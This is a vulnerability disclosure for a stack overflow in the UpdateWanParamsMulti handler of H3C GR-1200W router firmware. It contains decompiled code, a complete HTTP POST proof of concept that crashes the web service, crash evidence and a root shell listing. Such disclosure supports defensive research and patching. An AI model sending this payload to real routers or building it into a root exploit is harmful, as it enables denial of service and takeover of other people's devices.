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
H3C GR-1200W (<=MiniGRW1A0V100R006) has a stack overflow vulnerability

Overview

- Manufacturer's website information： https://www.h3c.com/
- Firmware download address ： https://www.h3c.com/cn/d_202102/1383837_30005_0.htm

Product Information

H3C GR-1200W MiniGRW1A0V100R006 router, the latest version of simulation overview：



H3C MiniGRW1A0V100R006 软件版本及说明书

软件名称: H3C MiniGRW1A0V100R006 软件版本及说明书

发布日期: 2021/2/18 11:12:56

下载:


- MiniGRW1A0V100R006.zip(9.45 MB)
- H3C MiniGRW1A0V100R006 版本说明书.pdf(560.71 KB)

软件说明:

H3C MiniGRW1A0V100R006 版本说明书

Vulnerability details

The H3C GR-1200W (<=MiniGRW1A0V100R006) router was found to have a stack overflow vulnerability in the UpdateWanParamsMulti function. An attacker can obtain a stable root shell through a carefully constructed payload.



```
char v31[32]; // [sp+2A8h] [+2A8h] BYREF
char v32[32]; // [sp+2C8h] [+2C8h] BYREF
char v33[32]; // [sp+2E8h] [+2E8h] BYREF
int v34; // [sp+308h] [+308h] BYREF
int v35[8]; // [sp+30Ch] [+30Ch] BYREF
int v36; // [sp+32Ch] [+32Ch] BYREF

memset(v19, 0, sizeof(v19));
memset(v35, 0, sizeof(v35));
v36 = 0;
s = (char *)websgetvar(a1, "param", (int)byte_4EE560);
v2 = strlen(s);
v3 = s;
for ( i = strchr(s, ';'); i; i = strchr(v3, ';') )
{
  memset(v17, 0, sizeof(v17));
  strncpy(v17, v3, i - v3);
  if ( v17[0] == 50 )
  {
    memset(v19, 0, sizeof(v19));
    memset(v24, 0, sizeof(v24));
```


In the `UpdateWanParamsMulti` function, we entered `s` (param). It found `;` through the `strchr` function and copy the previous data into `v17` through the `strncpy` function. As long as the size of the data we input is larger than that of `v17` , it will cause the stack overflowing.

Recurring vulnerabilities and POC

In order to reproduce the vulnerability, the following steps can be followed:


1. Boot the firmware by qemu-system or other ways (real machine)
2. Attack with the following POC attacks

```
POST /goform/aspForm HTTP/1.1
Host: 192.168.0.124:80
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101
Firefox/102.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.

Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: https://121.226.152.63:8443/router_password_mobile.asp
Content-Type: application/x-www-form-urlencoded
Content-Length: 553
Origin: https://192.168.0.124:80
DNT: 1
Connection: close
Cookie: JSESSIONID=5c31d502
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1

CMD=UpdateWanParamsMulti&param=AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```




```
1971 *root        796 S   /bin/ntpclient &
2008 *root       2084 S   /bin/onlineupdate &
2039 *root       2244 S   /bin/AC &
2065 *root        832 S   /bin/dhcpd -d -q lanbr1 -p 10087 -g -cf /etc/config/dhcpd_subip.conf -pf /v
2073 *root        464 S   dnsmasq -r /etc/resolv.conf -n -c 500
2076 *root        912 S   /bin/dhcpd -d -q lanbr1 lan2490
4850 *root        676 S   -cmdtelnet
4851 *root        816 S   /bin/sh
5206 *root       2480 S   /bin/webs &
5209 *root        676 S   -cmdtelnet
5210 *root        764 S   /bin/sh
5262 *root        696 R   ps
```

The picture above shows the process information before we send poc.



```
2073 *root       464 S   dnsmasq -r /etc/resolv.conf -n -c 500
2076 *root       912 S   /bin/dhcpd -d -q lanbr1 lan2490
5209 *root       676 S   -cmdtelnet
5210 *root       764 S   /bin/sh
5298 *root       604 S     0jT�        �8  h
5300 *root       676 S   tar czf /var/core.tar.gz var/coredump/core-webs-5073-1658757374
5301 *root       828 R   gzip -f
5303 *root      1404 R   /bin/webs &
5304 *root       696 R   ps
```

In the picture above, we can see that the PID has changed since we sent the POC.




日志信息

提示：点击日志信息的各属性标题，可进行排序；双击日志表项，可查看该日志详细信息和操作建议。

日期时间	级别	信息来源	信息内容
[redacted]	error	系统	Webs进程丢失

The picture above is the log information.




连接超时

192.168.124.1 的服务器响应时间过长。

- 此站点暂时无法使用或者太过忙碌。请过几分钟后再试。
- 如果您无法载入任何网页，请检查您计算机的网络连接状态。
- 如果您的计算机或网络受到防火墙或者代理服务器的保护，请确认 Firefox 已被授权访问网络。

By calculating offsets, we can compile special data to refer to denial-of-service attacks(DOS).



```
BusyBox v1.2.0 (2019.07.31-03:33+0000) Built-in shell (ash)
Enter 'help' for a list of built-in commands.

/ # ls -l
drwxrwxr-x    6 1007     1007           89 Jul 31  2019 www_multi
drwxr-xr-x    2 *root    root            0 Jan  1  1970 www
drwxr-xr-x   10 *root    root            0 Jul 24 21:56 var
drwxrwxr-x    6 1007     1007           62 Jul 31  2019 usr
drwxrwxr-x    3 1007     1007           26 Jul 31  2019 uclibc
lrwxrwxrwx    1 1007     1007            7 Jul 31  2019 tmp -> var/tmp
dr-xr-xr-x   11 *root    root            0 Jan  1  1970 sys
lrwxrwxrwx    1 1007     1007            3 Jul 31  2019 sbin -> bin
dr-xr-xr-x   89 *root    root            0 Jan  1  1970 proc
drwxr-xr-x    5 *root    root            0 Jan  1  1970 mnt
drwxrwxr-x    3 1007     1007           28 Jul 31  2019 libexec
drwxrwxr-x    4 1007     1007         2422 Jul 31  2019 lib
lrwxrwxrwx    1 1007     1007            9 Jul 31  2019 init -> sbin/init
drwxrwxr-x    2 1007     1007            3 Jul 31  2019 home
drwxr-xr-x    4 *root    root            0 Jan  1  1970 ftproot
drwxr-xr-x   11 *root    root            0 Jan  1  1970 etc
drwxrwxr-x    3 1007     1007         2528 Jul 31  2019 dev
drwxr-xr-x    2 1007     1007         1556 Jul 31  2019 bin
/ # 
```

Finally, you also can write exp to get a stable root shell.